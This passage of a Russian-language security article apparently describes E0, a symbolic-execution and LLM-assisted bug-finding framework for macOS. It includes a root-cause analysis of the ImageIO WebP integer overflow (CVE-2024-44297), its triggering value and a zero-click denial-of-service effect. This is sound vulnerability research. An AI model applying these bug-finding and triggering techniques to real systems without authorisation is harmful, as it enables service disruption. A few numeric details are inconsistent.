Предыдущий пример демонстрировал, как стратегия распределяет бюджет между двумя активными половинами, отдавая предпочтение стороне с недавно доступным сегментом. Однако Strict Recent Access Bias также изящно обрабатывает несбалансированные случаи, когда одна половина страницы вообще не содержит активных сегментов. В таких сценариях полный бюджет точек наблюдения переназначается на активную сторону, допуская ещё более агрессивное уточнение при необходимости. Следующий пример иллюстрирует это поведение, показывая, как все защищённые адреса находятся в недавно доступной половине, а противоположная половина полностью пропускается. Он также поэтапно рассматривает процесс уточнения на уровне сегментов, где бюджетированные разделения рекурсивно применяются для получения наиболее точного покрытия на уровне сегментов и qword'ов. В частности, сегмент 7 уточняется до единственного активного qword'a, для которого испускается минимальная 8-байтная точка наблюдения. Мы завершаем процесс уточнения на уровне qword'a, поскольку на этой гранулярности процессор ARM поддерживает маску выбора байтов, позволяющую контролировать только конкретные интересные байты в выровненном 8-байтном регионе.

|                                               |                              |
|-----------------------------------------------|------------------------------|
| [Разделение на корневом уровне]               |                              |
| Page RootBitmap (32 bits)                     |                              |
| [31.....0]                                    |                              |
| 0000000000000000000000001010000000            |                              |
| ^                                             |                              |
| Недавно доступный сегмент находится на бите 7 |                              |
| Верхняя половина [биты 16..31]                | Нижняя половина [биты 0..15] |
| 0000000000000000                              | 0000001010000000             |
| Нет активных сегментов                        | Сегменты 7 и 9 активны       |
| Полностью пропускается                        | Недавно доступная сторона    |
| Назначение бюджета точек наблюдения           |                              |
| 0 точек наблюдения                            | До 4 точек наблюдения        |
|                                               |                              |
|                                               |                              |
| Верхняя половина [биты 15..8]                 | Нижняя половина [биты 0..7]  |
| 00000010                                      | 10000000                     |
| [не недавно доступная]                        | [недавно доступная]          |
| Уточнение только                              | Полное рекурсивное уточнение |

|                                                                                                                                                                                 |                                                                                                     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|
| (макс. 1 ТН)                                                                                                                                                                    | (макс. 3 ТН)                                                                                        |
| Сегмент 9 активен                                                                                                                                                               | Сегмент 7 активен                                                                                   |
| [Разделение на уровне сегментов]                                                                                                                                                |                                                                                                     |
| Недавно доступный адрес находится на бите/qword'e 36 в сегменте 7                                                                                                               |                                                                                                     |
| Сегмент 9<br>[не недавно доступный]                                                                                                                                             | Сегмент 7<br>[недавно доступный]                                                                    |
| -> pageSegments[9]<br>000000000000....<br>0000111000000000                                                                                                                      | -> pageSegments[7]<br>= 0x800000000000<br>= бит 47 установлен                                       |
| Уточнение только<br>(макс. 1 ТН)                                                                                                                                                | Полное рекурсивное уточнение<br>(макс. 3 ТН)                                                        |
| -> Уточнённая маска =<br>0000111100000000                                                                                                                                       | -> Уточнено до 1-битного<br>региона на бите 47                                                      |
| Испустить 32-байт. ТН<br>(qword'ы 8-11)                                                                                                                                         | Испустить 8-байт. ТН<br>@ qword'e 47                                                                |
| Покрывает 32 байта,<br>начиная с qword'a 8,<br>как требуют ограничения<br>размера и выравнивания<br>по степени двойки.                                                          | Бит 47 соответствует<br>qword'у 47 в сегменте 7,<br>покрывая 8 байтов,<br>начиная с этого смещения. |
| Используются только две точки наблюдения, оставляя<br>две резервных для уменьшения площади покрытия на<br>других одновременно отслеживаемых страницах,<br>по одной на страницу. |                                                                                                     |

|                                                         |
|---------------------------------------------------------|
| получает большую гибкость разделения и более точное     |
| покрытие, тогда как противоположная половина ограничена |
| одной точкой наблюдения вне зависимости от её           |
| внутренней плотности.                                   |

Стратегия Strict Recent Access Bias и поддерживающая её логика уточнения реализованы в прилагаемом классе PageMap, инкапсулирующем логику уточнения битовых карт, рекурсивного разделения, выделения точек наблюдения и динамического перепрограммирования. Он служит основным движком тонкозернистой инструментации памяти E0, транслируя абстрактные битовые карты и ловушки времени выполнения в конкретные аппаратные конфигурации при минимальных накладных расходах. Встраивая этот механизм непосредственно в конвейер выполнения, E0 поддерживает высокую точность по защищённым регионам практически без штрафа производительности в плотных циклах по памяти или локализованных паттернах доступа.

---

## 10 - Валидация E0: от простых тестов до реального мира



На ранних этапах разработки избирательной символьной инструментации в E0 мы сначала проверили фреймворк на наборе простых, намеренно уязвимых программ. В этих тестах E0 надёжно обнаруживал низкоуровневые дефекты — «выходы за пределы диапазона, целочисленные переполнения, нулевые разыменования и тому подобное» — путём мутации входных образцов вдоль символьно отслеживаемых путей. Однако ему не удалось обнаружить уязвимости, требующие более высокоуровневого семантического рассуждения, выявив пробел, который в конечном счёте послужил мотивом для нашего AI-слоя анализа (подробно описанного в разделе 12). Этот AI-слой повышает способность E0 обнаруживать сложные уязвимости, рассуждая о символьных выходах и межфункциональном контексте, дополняя точность символьного движка.

Для измерения истинных возможностей E0 мы обратились к реальной, масштабной цели: библиотеке Apple ImageIO. Практически без предварительного опыта в исследовании форматов изображений мы выбрали ImageIO именно потому, что она прошла обширный фаззинг и проверку безопасности, так что обнаружение чего-либо нового было бы сильным сигналом мощи E0. В кратком многочасовом сеансе E0 перестал отвечать, поскольку на том этапе ему не хватало возможности обрабатывать зависания процесса при мониторинге тестовой обвязки. Расследование этого поведения обнаружило ранее неизвестную ошибку в парсере WebP в ImageIO, впоследствии зарегистрированную как CVE-2024-44297.

В следующем разделе мы представляем подробный разбор случая CVE-2024-44297, рассказывая о том, как E0 обнаружил, изолировал и в конечном счёте помог нам воспроизвести эту реальную уязвимость.

---

## 11 - Разбор случая: CVE-2024-44297 в ImageIO

Уведомление Apple точно суммирует влияние: обработка специально созданного сообщения может привести к отказу в обслуживании. Корневая причина находилась в процедуре `IIIO_Reader_WebP::validateWebP`, которая брала ненадёжное значение из изображения, загруженное в регистр `w0`, и использовала его в непроверенной арифметической операции, вызывая целочисленное переполнение. В приведённом фрагменте непосредственное значение добавляется к `w0` без предварительной валидации:

```

| add w26, w0, #0x8 // w26 = chunkSizeWithPadding |
| ldr x8, [sp, #0x68] // |
| sub x27, x8, #0x8 // |
| ldr x8, [x20, #0x8] // x8 = dataInfo->bufferSize. |
| cmp x8, w26 // compare bufferSize against w26 |
b.ls 0x18b020ee8 // branch if bufferSize <= w26
```

Когда E0 символьно прошёл по этой ветви, его SMT-решатель получил значение `w0 = 0xFFFFFFFF8`. Добавление 8 переполняет `w26` до нуля, и проверка всегда проходит. Это созданное входное значение было сгенерировано на девятом раунде мутаций, после того как восемь предыдущих образцов постепенно решили ограничения заголовка и длины чанка, чтобы продвинуть парсинг к финальной границе буфера.

После целочисленного переполнения парсер многократно обрабатывал один и тот же чанк, зависая поток декодирования в бесконечном цикле. В реальных тестах отправка вредоносного WebP в приложение Apple Messages вызывала нулевую-кликтовую атаку отказа в обслуживании: приложение зависало на пустом экране, не реагировало на перезапуск приложения и устройства и быстро разряжало батарею, вызывая перегрев устройства.

Хотя процедура `IIO_Reader_WebP::validateWebP`, её вызывающий код и все нижележащие функции включают несколько граничных проверок для предотвращения выходов за пределы диапазона, целочисленное переполнение, переполнившее `w26` до нуля, было единственным способом обойти все защиты и нарушить доступность сервиса. Поскольку этот дефект находился на пути, непосредственно исследованном символьным движком E0 на основе SMT, E0 сгенерировал срабатывающий образец без дополнительной логики поиска ошибок. В противоположность этому, уязвимости, находящиеся вне этих прямых путей потоков данных — требующие высокоуровневого или кроссмаршрутного рассуждения — были бы упущены одним лишь символьным выполнением. Вместо того чтобы обременять символьный уровень специальными правилами обнаружения, мы делегируем более сложные случаи компоненту AI-анализа. Как описано далее.

---

## 12 - Интеграция LLM и анализ под управлением символьного контекста

E0 интегрирует большие языковые модели (LLM) не как спекулятивные классификаторы, а как структурированные агенты рассуждения, направляемые символьным контекстом. Его аналитический конвейер ограничивает и информирует модель, используя реальные потоки данных, производные из символьных определений и ограничений, решённых SMT, динамически расширяя контекст через Протокол контекста модели (MCP) только при необходимости. Результатом является AI-ассистированный рабочий процесс, обоснованный, верифицируемый и модульный по своей концепции.

---

### 12.1 - Модели, следующие инструкциям

Хотя между моделями с открытым исходным кодом и крупными фронтьерными моделями есть очевидное различие в масштабе, мы обнаружили, что этот разрыв значительно сокращается, когда промпты и контекст созданы для соответствия пониманию модели и паттернам рассуждения. Производительность существенно улучшается, когда промпты сформулированы так, чтобы соответствовать сильным сторонам модели, особенно если они уточнены с помощью техник обратной инженерии промптов, описанных в разделе 12.6. В этих условиях меньшие модели с открытым кодом, превосходящие в следовании инструкциям, нередко обгоняют более крупные модели общего назначения, особенно в таких задачах, как анализ уязвимостей, при условии что они направляются точным контекстом и хорошо очерченными промптами.

Современные LLM значительно различаются по способности следовать явным инструкциям. Для анализа уязвимостей соответствие инструкциям критично: неточные или чрезмерно общие рассуждения могут приводить к галлюцинациям, ложным срабатываниям или пропущенным уязвимостям.

По нашему опыту, меньшие модели, настроенные на инструкции, последовательно превосходят более крупные модели общего назначения в задачах вроде анализа символьных `def-use`. В результате E0 принимает стратегию двух моделей:

- **Phi-4** используется для анализа уязвимостей на уровне функций. Её поведение в следовании инструкциям, предсказуемое форматирование вывода и минимальные галлюцинации делают её идеальной для интерпретации хорошо очерченных символьных выражений и ограничений.
- **Qwen3** применяется для рассуждений с инструментами и межфункционального анализа. Она поддерживает структурированные вызовы инструментов и большие контекстные окна, что делает

её хорошо подходящей для запросов `get_function_code` через MCP и отслеживания данных по нескольким функциям.

Это разделение ответственностей помогает балансировать точность и масштабируемость на разных этапах AI-конвейера E0.

Хотя архитектуры Mixture-of-Experts (MoE) обещают эффективность за счёт активации только подмножества экспертов на токен, они вносят тонкий недетерминизм в маршрутизацию, который может изменять выходы в зависимости от состава пакета, планирования, точности чисел с плавающей запятой или даже порядка выполнения на GPU и изменений состояния. Эта непредсказуемость может возникать даже при температуре, установленной в ноль, поскольку выбор экспертов чувствителен к крошечным численным различиям в вычислениях с плавающей запятой, а не к случайности выборки. Например, MoE-модели вроде Qwen3-Coder и вариантов GPT-OSS могут давать разные продолжения в идентичных запусках. Плотные модели, напротив, значительно менее чувствительны к этим переменным, давая более предсказуемое поведение при последовательном промптировании. Техники LLM, обсуждаемые в следующих разделах, поэтому применимы только к плотным, настроенным на инструкции моделям при анализе уязвимостей, тогда как мы продолжаем экспериментировать с альтернативными конвейерами для MoE-моделей.

---

## 12.2 - Направление внимания LLM с помощью символьных выражений и ограничений

Эффективный анализ уязвимостей с использованием LLM зависит от точного направления внимания модели к семантически значимым элементам в коде. E0 достигает этого, привязывая каждый промпт к символьным выражениям, производным из реальных путей потоков данных. Извлечённые в ходе защищённого доступа к памяти и символьной эмуляции, эти выражения исходят от ненадёжных входных данных и уточняются SMT-решёнными диапазонами значений.

Вместо длинных монолитных промптов, размывающих фокус модели, E0 использует модульную стратегию промптирования. Каждый промпт ограничен одним символьным определением или тесно связанным набором выражений. Каждый включает:

- одно или несколько символьных выражений (например, `x0_18, *x1_2`)
- их SMT-решённые диапазоны значений
- декомпилированный псевдокод или IR из связанных функций

Промпты фокусируются на том, что анализировать, намеренно опуская ненужные исключения. Вместо расплывчатых или негативно сформулированных инструкций каждый промпт направляет внимание модели на потоки данных и последствия для безопасности конкретного набора символьных выражений.

Эта стратегия устраняет необходимость указывать классы уязвимостей (например, `use-after-free` или целочисленное переполнение). Модель оценивает, как ненадёжные данные распространяются через поток управления, операции с памятью и возвращаемые значения, не предполагая заранее какого-либо конкретного типа ошибки.

Для демонстрации того, как E0 направляет внимание LLM с помощью ограниченных символьных входных данных, следующие промпты показывают конкретные примеры упаковки символьных выражений, диапазонов значений и контекста функций в сфокусированные запросы анализа уязвимостей.

```
.-----.
| Пример промпта №1 | Системный + пользовательский промпт (с некоторыми ограничениями) |
|-----|
| Системный промпт: |
```

```

|-----|
| You are an expert in vulnerability researching C++ code. The user will |
| provide: |
| 1. A C++ function, which has been decompiled from ARM64 assembly. |
| 2. A list of one or more user controllable expression(s) in the |
| function. |
| The user only controls the result of the provided controllable |
| expression(s) and nothing else. |
| |
| Perform a security analysis of the usage of the output result of the |
| user provided controllable expression(s). All other uncontrolled inputs |
| to the function are safe. Do not make assumptions about subsequent |
| operations that are not provided and/or do not exist in the provided |
| function. Bypassing error handling and controlling the function return |
| value is not a vulnerability. |
| |
At the end of your response say Vulnerable or Not Vulnerable.
Пользовательский промпт:

Controllable Expression(s):
- "get32Value()" : result range is 0x0 to 0xffffffff
- "int32_t x0_18" : result range is 0x0 to 0xffffffff
- "int32_t x0_26" : result range is 0x0 to 0xffff
- "int32_t x0_27" : result range is 0x0 to 0xff
- "uint32_t x8_12" : result range is 0x1 to 0x9
- "uint32_t x9_3" : result range is 0x8 to 0x20
- "x0_24" : result range is 0x0 to 0xffffffff
Function:
int64_t ABCPlugin::init(IIODictionary* arg1)
{
<function code ...>
}

```

Первый промпт использует структурированный формат Система-Пользователь с умеренными ограничениями, включая явные негативные инструкции (что не считать уязвимостью). Напротив, второй промпт минимален и сугубо положительный, не содержащий исключений или отрицаний. Он оставляет модели свободу рассуждать только в рамках предоставленного символьного контекста.

```

|-----|
| Пример промпта №2 | Минимальный положительный промпт (без ограничений) |
|-----|
Пользовательский промпт:
Conduct a comprehensive security analysis of the following function,
when the output of the following controllable expression is fully
controlled by the attacker. The attacker only controls the result of
the provided controllable expression and nothing else.
Structure your response.
At the end of your response say Vulnerable or Not Vulnerable:
VULNERABLE/NOT VULNERABLE
Controllable Expression:
- "*(uint64_t*)((char*)arg6 + *(uint64_t*)(*(uint64_t*)arg6 - 0x138)) +
0x28" : result range is 0x0 to 0xffffffff
Function:
int64_t sub_18be031d0(int32_t arg1, int32_t arg2, void** arg3,
uint32_t arg4, char* arg5, int64_t* arg6)
{
<function code ...>
}

```

Эти примеры демонстрируют, как E0 обосновывает рассуждения LLM в символьных входных данных, гарантируя, что промпты отражают только влияние ненадёжного ввода и осуществимые пути выполнения, обеспечивая интерпретируемость и низкий уровень ложных срабатываний.

---

### 12.3 - Представление кодового контекста

Современные LLM рассуждают лучше всего, когда им предоставляются высокоуровневые представления кода. Хотя символьные выражения E0 исходят из низкоуровневого ассемблера, эти выражения нередко трудны для интерпретации LLM в изоляции из-за повторного использования регистров, косвенности потока управления и отсутствия именованных переменных.

Для улучшения интерпретируемости и направления фокуса модели E0 транслирует каждое низкоуровневое символьное определение в его соответствующее высокоуровневое представление, включая полный код функции и IR, где символьное выражение захвачено или определено. К ним относятся:

- ассемблер
- LLIL, MLIL, HLIL
- формы MLIL SSA и HLIL SSA
- декомпилированный псевдокод, подобный C

```

Например, рассмотрим символьную загрузку памяти
Assembly : ldrb w8, [x1]
MLIL SSA : x8#1 = zx.d([arg2#0].b)
HLIL : zx.d(*arg2)
HLIL SSA : zx.d(*arg2#0)
Pseudocode : (uint32_t)*(uint8_t*)arg2

```

Это единственное символьное выражение представлено на нескольких уровнях абстракции. Формы SSA устраняют неоднозначность времён жизни переменных и потоков данных, а декомпилированный псевдокод предлагает читаемый, семантически богатый вид, подходящий для интерпретации LLM. Каждое представление предлагает отдельный взгляд, помогающий заземлить символьные определения в их окружающем кодовом контексте.

Среди этих форматов декомпилированный псевдокод последовательно даёт наилучшие результаты при анализе уязвимостей, поскольку большинство LLM интенсивно обучены на синтаксисе, подобном C. IR-представления в форме SSA, в особенности MLIL SSA, также оказываются ценными благодаря свойству статического единственного присваивания, помогающему модели отслеживать символьные переменные без алиасинга или неоднозначности.

Для сбора этого контекста E0 включает Python-мост, запрашивающий символьные определения, хранящиеся в его базе данных времени выполнения, и дополняющий их данными представлений, получаемыми из Binary Ninja. Это включает сигнатуры функций, тела кода и промежуточные представления.

Хотя Binary Ninja был выбран за её экосистему промежуточного представления (IR) и интеграцию Python API, конвейер получения данных является модульным. Он может быть адаптирован к другим дизассемблерам и декомпиляторам в зависимости от предпочтений пользователя или доступного инструментария.

Сочетая символьные выражения с высокоуровневым контекстом функций, E0 гарантирует, что LLM работают на точных, структурированных входных данных. Это снижает путаницу, улучшает точность рассуждений и, что более важно, преодолевает разрыв между динамическим символьным выполнением и пониманием статического кода. Каждое символьное определение служит точкой привязки, позволяя модели расширять рассуждение на целые функции и на смежные функции в графе вызовов, оставаясь укоренённой в конкретном потоке данных, захваченном в ходе

избирательной символьной инструментации (SSI).

---

## 12.4 - Расширение контекста через MCP, A2A и декомпиляцию по требованию

Хотя промпты E0 изначально ограничены точными символьными выражениями внутри отдельных функций, сложный анализ уязвимостей иногда требует более широкого взгляда. В таких случаях LLM может отправлять запросы вызова инструментов для получения дополнительного контекста с помощью Протокола контекста модели (MCP).

Один пример — вызов инструмента `get_function_code`, при котором LLM явно запрашивает полный код одной или нескольких функций, которые она считает релевантными для текущего анализа. Сервер MCP сначала проверяет внутренний кэш и базу данных символьных определений; если данных нет, он запускает резервный вызов к бэкенду Binary Ninja для выполнения дизассемблирования по требованию, восстановления IR и декомпиляции запрошенных функций.

Этот дизайн держит промпты минимальными и сфокусированными, предоставляя при этом LLM доступ к полному статическому контексту при необходимости. Однако повторные запросы MCP могут значительно потреблять пространство контекстного окна и увеличивать задержку инференса, особенно при получении крупных функций или обходе межфункциональной логики.

Для решения этой проблемы E0 эволюционирует в направлении более эффективной агент-агентной (A2A) архитектуры. В этой модели корневой LLM-агент перекладывает конкретные вопросы (например, «Что возвращает этот вызываемый?» или «Может ли эта проверка когда-нибудь провалиться?») на вторичных агентов с меньшими, сфокусированными контекстами. Эти субагенты независимо получают только необходимые факты, резюме или выводы безопасности, которые затем агрегируются и возвращаются корневому агенту для финальной классификации уязвимости.

Ниже типичный JSON-запрос A2A, отправленный корневым агентом для оценки поведения вызываемой функции:

```

Пример запроса A2A
{
"sub_18c27aeb0": [
"What is the purpose of 'sub_18c27aeb0' and does it return a
value that is bounded or validated before being used in memory
operations?",
"Does this function handle error conditions and return a safe
default or zero when the input is invalid?"
]
}

```

Эта стратегия позволяет E0 динамически расширять контекст, не перегружая LLM и не тратя впустую токennyй бюджет на нерелевантный код. Она также улучшает модульность и параллелизм, обеспечивая масштабируемый анализ через набор лёгких, сфокусированных AI-агентов, каждый из которых сосредоточен на узкой, верифицируемой задаче рассуждения.

---

## 12.5 - Модульное рассуждение vs. подсказки цепочки мыслей

Хотя промптирование цепочки мыслей (CoT) нередко продвигается для сложных задач рассуждения, мы обнаружили, что оно вносит значительные ложные срабатывания и отрицания в

контекст анализа уязвимостей. Когда несколько шагов рассуждения встроены в один промпт, LLM нередко производят противоречия, упускают символичные ограничения или фиксируются на нерелевантных путях кода, что даёт менее надёжный анализ.

E0 избегает этого, разбивая процесс рассуждения на модульные, независимо управляемые шаги. Каждый шаг выполняется в отдельном контексте инференса, ограниченном узкой целью анализа. К ним относятся: оценка конкретного символического выражения, анализ паттерна безопасности на уровне функций или интерпретация решённого диапазона ограничений. Результаты затем агрегируются извне, позволяя системе просматривать, повторять или уточнять промежуточные шаги по мере необходимости.

Этот модульный подход улучшает точность, интерпретируемость и отладку. Он также позволяет оркестрирующему уровню избирательно повторять или расширять любой единственный шаг рассуждения без отказа от всего анализа. Вместо встраивания многоэтапной логики в одно инференс-окно E0 рассматривает каждый шаг как единицу запроса-ответа, давая оркестрирующему уровню полный контроль над потоком анализа.

Хотя будущие модели рассуждения могут поддерживать более надёжное структурированное CoT-промттирование и большие контекстные окна, внешнее модульное рассуждение остаётся более надёжным и прозрачным в нашем нынешнем конвейере.

---

## 12.6 - Обратная инженерия промптов

Обратная инженерия промптов — это техника, при которой желаемый вывод предоставляется модели, которой затем поручается сгенерировать наиболее точный промпт для воспроизведения этого вывода. В нашем рабочем процессе этот метод был адаптирован для случаев ложных срабатываний и отрицаний. Мы применяли технику для каждой модели и каждого уровня квантизации для улучшения чёткости и эффективности промптов.

Ключевым механизмом является инструктирование модели критиковать свой собственный предыдущий вывод, задавая такие вопросы, как:

- | Какое слово или фраза в исходном запросе привели вас к этому неверному предположению?
- | Какое слово или фразу в исходном запросе вы бы изменили или удалили, чтобы предотвратить эту ошибку?

В одном реальном случае символическое выражение `(uint64_t)x10_1` использовалось в функции `sub_221204180`. Когда промпт инструктировал модель анализировать его «диапазон значений» (`value range`), модель сообщала:

- Выход за пределы диапазона доступа к памяти
- Use-after-free
- Произвольный доступ к памяти

Однако значение, загруженное из разыменованного указателя, не использовалось ни в каком обращении к памяти. Вместо этого оно рассматривалось как обычный операнд в арифметических операциях. Сам указатель не контролировался атакующим. Только значение, на которое он указывал, было символизировано. Когда промпт был исправлен, чтобы спросить о «диапазоне выхода» (`output range`) вместо «диапазона значений», модель правильно ответила:

- | Прямых уязвимостей не обнаружено; выражение используется только в побитовой операции и сдвиге.

Это незначительное изменение словаря устранило ложное срабатывание и дало более точный анализ. Обратная инженерия промптов показала, что термин «value» неявно заставил модель сосредоточиться на безопасности разыменования указателя, а не на смысле загруженного результата.

Это понимание непосредственно повлияло на словарь и формулировку промптов, используемых в ансамблевой системе промптирования E0.

---

### 12.7 - Консенсусное промптирование на основе ансамбля

Консенсусное промптирование на основе ансамбля — это техника, при которой несколько независимо сформулированных промптов отправляются для анализа одного и того же символьного среза или ненадёжного ввода. Вместо встраивания многих правил или ограничений в один сложный промпт E0 распределяет их по последовательности вариантов промптов. Каждый промпт вводит сфокусированное подмножество ограничений или директив, что улучшает фокус модели и снижает путаницу.

Кандидатная уязвимость повышается только тогда, когда все варианты промптов достигают одного и того же заключения, подтверждая наличие уязвимости. В дополнение к строгому консенсусу E0 также отслеживает результаты положительных и отрицательных находок по промптам для помощи в ручной отладке и более глубоком анализе.

Следующий пример иллюстрирует, как работает этот процесс:

|                    |   |        |        |  |        |           |  |      |
|--------------------|---|--------|--------|--|--------|-----------|--|------|
| - Промпт 1 @ PHI-4 | : | 25/110 | Уязвим |  | 85/110 | Не уязвим |  | 23%  |
| - Промпт 2 @ PHI-4 | : | 13/25  | Уязвим |  | 12/25  | Не уязвим |  | 52%  |
| - Промпт 3 @ PHI-4 | : | 8/13   | Уязвим |  | 5/13   | Не уязвим |  | 61%  |
| - Промпт 4 @ QWEN3 | : | 3/8    | Уязвим |  | 5/8    | Не уязвим |  | 37%  |
| - Промпт 5 @ QWEN3 | : | 2/3    | Уязвим |  | 1/3    | Не уязвим |  | 67%  |
| - Промпт 6 @ QWEN3 | : | 2/2    | Уязвим |  | 0/2    | Не уязвим |  | 100% |

110 проанализированных здесь функций — это те, которые пересекаются символьным потоком данных на границах функций (ARG, MEM или RET SymDefs), на основе тысяч динамически инструментированных образцов, приведших к обнаружению CVE-2024-44297 (подробно описанного в разделе 11), здесь переоткрытого с использованием LLM. Хотя E0 встречает значительно больше функций по модулям и бинарным файлам, для оценки LLM были выбраны только те, через которые фактически прошло распространение символьных входных данных.

Две обнаруженных уязвимости (2/2), показанные на последнем шаге, реальны. Одна переоткрывает CVE-2024-44297, что подтверждается ответами LLM, показанными в следующих резюме, тогда как вторая действительна, но оказывается более старой уязвимостью, уже смягчённой в апстрим-патчах. Она включала проверку переменной размера образца, выходящей за пределы трассы избирательной символьной инструментации. Этот упущенный апстримный контекст вдохновил на стратегии расширения контекста через MCP и A2A, обсуждаемые в разделе 12.4.

```
.-----
PHI-4 [14B/Q8] — Переоткрытие уязвимости
Denial of Service: By forcing the function into infinite loops or
causing crashes through invalid memory accesses, an attacker could
disrupt service.

Qwen3 [32B/Q8] — Переоткрытие уязвимости

This vulnerability could be used as part of a denial-of-service attack,
causing the WebP parser to enter an infinite loop when processing a
maliciously crafted file.

```



-----'

Консенсусное промптирование на основе ансамбля инкрементально применяет ограничения и фильтрует результаты на основе полного согласия по нескольким промптам. Эти промпты намеренно отобраны для охвата диапазона склонностей к ложным срабатываниям — от средних до высоких, — так что хотя каждый может быть шумным сам по себе, их пересечение усиливает сигнал над шумом. Промпты упорядочены от более высоких к более низким ожидаемым уровням ложных срабатываний, исключая при этом использование промптов, склонных к ложным отрицаниям или чрезмерным ограничениям. Это позволяет не упустить критические проблемы, одновременно отфильтровывая неточные находки.

Каждый отдельный консенсусный промпт, показанный выше, даёт уровень обнаружения от среднего до высокого в диапазоне от 23% до 100%, тогда как их комбинированный уровень обнаружения составляет менее 2 процентов (2 из 110).

Консенсусная модель значительно снижает ложные срабатывания, отфильтровывая спекулятивные или граничные находки, которые могут возникнуть при более слабых настройках инструкций LLM. Она гарантирует, что на поверхность выходят только наиболее надёжные, символично обоснованные уязвимости, устойчивые к вариациям модели, изменениям формулировок и глубине рассуждения, — и плотно согласованные с захваченными цепочками def-use.

---

## 12.8 - Обратная связь с фаззингом и символьным выполнением

Этот компонент E0 экспериментален и находится в активной разработке. Когда все варианты промптов в консенсусе ансамбля достигают одного и того же заключения, выявляя уязвимость, E0 отправляет последующий промпт с запросом конкретных значений для управляемых символических выражений (SymDefs), необходимых для её запуска.

Эти значения вместе с соответствующими SymDefs и образцом, в котором выражения были записаны, подаются обратно в уровни фаззинга и инструментации E0. Движок символического выполнения затем инструментрует программу для достижения той же символической точки выполнения, накапливает ограничения пути, ведущие к этому выражению, и решает для нахождения входных данных, производящих запрошенное значение.

Затем генерируется новый образец, удовлетворяющий этим ограничениям, и выполняется в контролируемой среде. Если предсказанная уязвимость срабатывает (например, вызывая краш, зависание или недопустимый доступ к памяти), она записывается как реальная уязвимость. Если условие не срабатывает, результат возвращается обратно в AI-уровень для дальнейшего уточнения.

Эта петля обратной связи закрывает разрыв между статическим пониманием LLM об уязвимостях и динамической валидацией уязвимостей. Она позволяет E0 конвертировать символично обоснованные предсказания LLM в исполняемые тестовые случаи и определять, какие LLM-идентифицированные риски проявляются как реальные уязвимости.

Аналитический конвейер LLM в E0 — это символично обоснованный, направляемый промптами, динамически расширяющийся контекст и модульный уровень, точно интерпретирующий ненадёжные входные данные. Он полностью управляется программатически генерируемыми промптами (SymDefs, SMT-решённые диапазоны и IR-представления декомпилятора), а не открытыми рассуждениями. Каждый шаг анализа явно ограничен и изолирован с использованием структурированных формулировок, обратной инженерии промптов и консенсусного промптирования ансамбля. Сочетая символическое выполнение, SMT-решение, IR декомпиляторов, целевые промпты и внешнюю оркестрацию, E0 предлагает стек интеграции LLM с высокой точностью и

практическими сведениями: соединяя символьный анализ с высокоуровневым семантическим рассуждением.

---

Эта статья сопровождается частичным выпуском исходного кода E0 — кураторским альфа-снэпшотом его основных модулей инструментации и символьного анализа. Хотя это и не полная кодовая база, включённые компоненты непосредственно поддерживают техники и рабочие процессы, обсуждаемые в данной статье.

В выпуск включено:

- **LiteTracer**

Избирательный символьный трассировщик, интегрирующий Triton с расширенным отладчиком TinyInst. Динамически инструментирует только инструкции, обращающиеся к защищённым ненадёжным входным данным, используя комбинацию защиты страниц на уровне ОС и аппаратных точек наблюдения AArch64 для перехвата обращений к памяти и вызова символьной эмуляции по требованию.

- **MemoryGuard**

Модуль защиты времени выполнения, конфигурирующий права доступа к страницам и управляющий аппаратными точками наблюдения AArch64 для мониторинга доступа к ненадёжным входным данным с эффективной, тонкозернистой точностью.

- **PageMap**

Распределитель с учётом уточнения для отслеживания защищённой памяти. Реализует стратегию Strict Recent Access Bias через рекурсивный алгоритм уточнения битовых масок и динамическое перераспределение точек наблюдения. Транслирует ловушки времени выполнения и паттерны доступа в эффективные аппаратные конфигурации, используя только 4 доступные точки наблюдения процессора на ядро.

- **E0\_Sample\_Runner\_Functions**

Логика генерации образцов, управляемая ограничениями. Захватывает SMT-ограничения в ходе трассировки и решает задачу поиска новых входных данных, направляющих по неисследованным путям.

- **Патченный отладчик TinyInst (macOS/debugger.cpp)**

Модифицированная версия macOS-модуля отладчика TinyInst, добавляющая поддержку аппаратных точек останова и наблюдения ARM64. Также расширяет обработку исключений для перехвата и восстановления при защищённых обращениях к памяти.

Эта альфа-версия нацелена исключительно на системы ARM64e под управлением macOS и входит в состав этого выпуска Phrack. Полный выпуск с открытым исходным кодом полного фреймворка E0, включая уровень фаззера, Python-привязки, конвейер событий, мультиплатформенную поддержку и интеграцию LLM, запланирован на более поздний срок.

Весь код выпущен на условиях Apache License, Version 2.0.

---

## 14 - Благодарности

E0 опирается на усилия нескольких выдающихся проектов с открытым исходным кодом, чьи дизайн и реализация существенно сформировали данную работу.

Особая благодарность:

- **Ивану Фратричу и команде TinyInst / Jackalope**

E0 повторно использует основные компоненты из доставки образцов Jackalope, логики мутаций, многопоточности и мониторинга цели. Он также расширяет macOS-отладчик TinyInst для поддержки аппаратных точек останова, точек наблюдения и тонкозернистой инструментации доступа к памяти.

- **Джонатану Салвану и команде Triton**

Triton служит движком символьного выполнения в основе трассировочной логики E0. Его эффективная архитектура и символьная точность делают его идеальной основой для анализа времени выполнения и решения ограничений.

Мы также благодарны Ричарду Джонсону за его бесценное руководство, подробную обратную связь и критические взгляды в ходе подготовки этой статьи. Его вдумчивые рецензии помогли заострить структуру и ясность наших аргументов.

Исследовав несколько архитектурных путей и полных переписываний, мы в конечном счёте предпочли избежать избыточности и вместо этого опираться на солидные, активно поддерживаемые проекты. Это включало следование структурным паттернам Jackalope, расширение семантики инструкций Triton для поддержки ARM64e и расширение модулей отладчика TinyInst.

Мы призываем других принять эту модель интеграции при объединении фаззинга, трассировки и символьного выполнения в реальных рабочих процессах.

---

## **15 - Заключение**

Мы представили новую методологию, интегрирующую избирательную символьную инструментацию, фаззинг под управлением потоков данных и структурированный анализ под управлением LLM, реализованную в виде E0. Точно отслеживая внешние входные данные и инструментируя только необходимые символьные операции, E0 отдаёт приоритет нативному выполнению и задействует символьную эмуляцию только при необходимости, обеспечивая высокую производительность без ущерба для символьной глубины.

Структурированные символьные определения (ARG, MEM, RET) служат точными точками привязки для анализа под управлением LLM, обогащённого обратной инженерией промптов, консенсусным промптированием ансамбля и расширением контекста по требованию. Этот модульный дизайн разбивает анализ уязвимостей на верифицируемые этапы, улучшая точность обнаружения и интерпретируемость, одновременно снижая ложные срабатывания и вычисления во время тестирования.

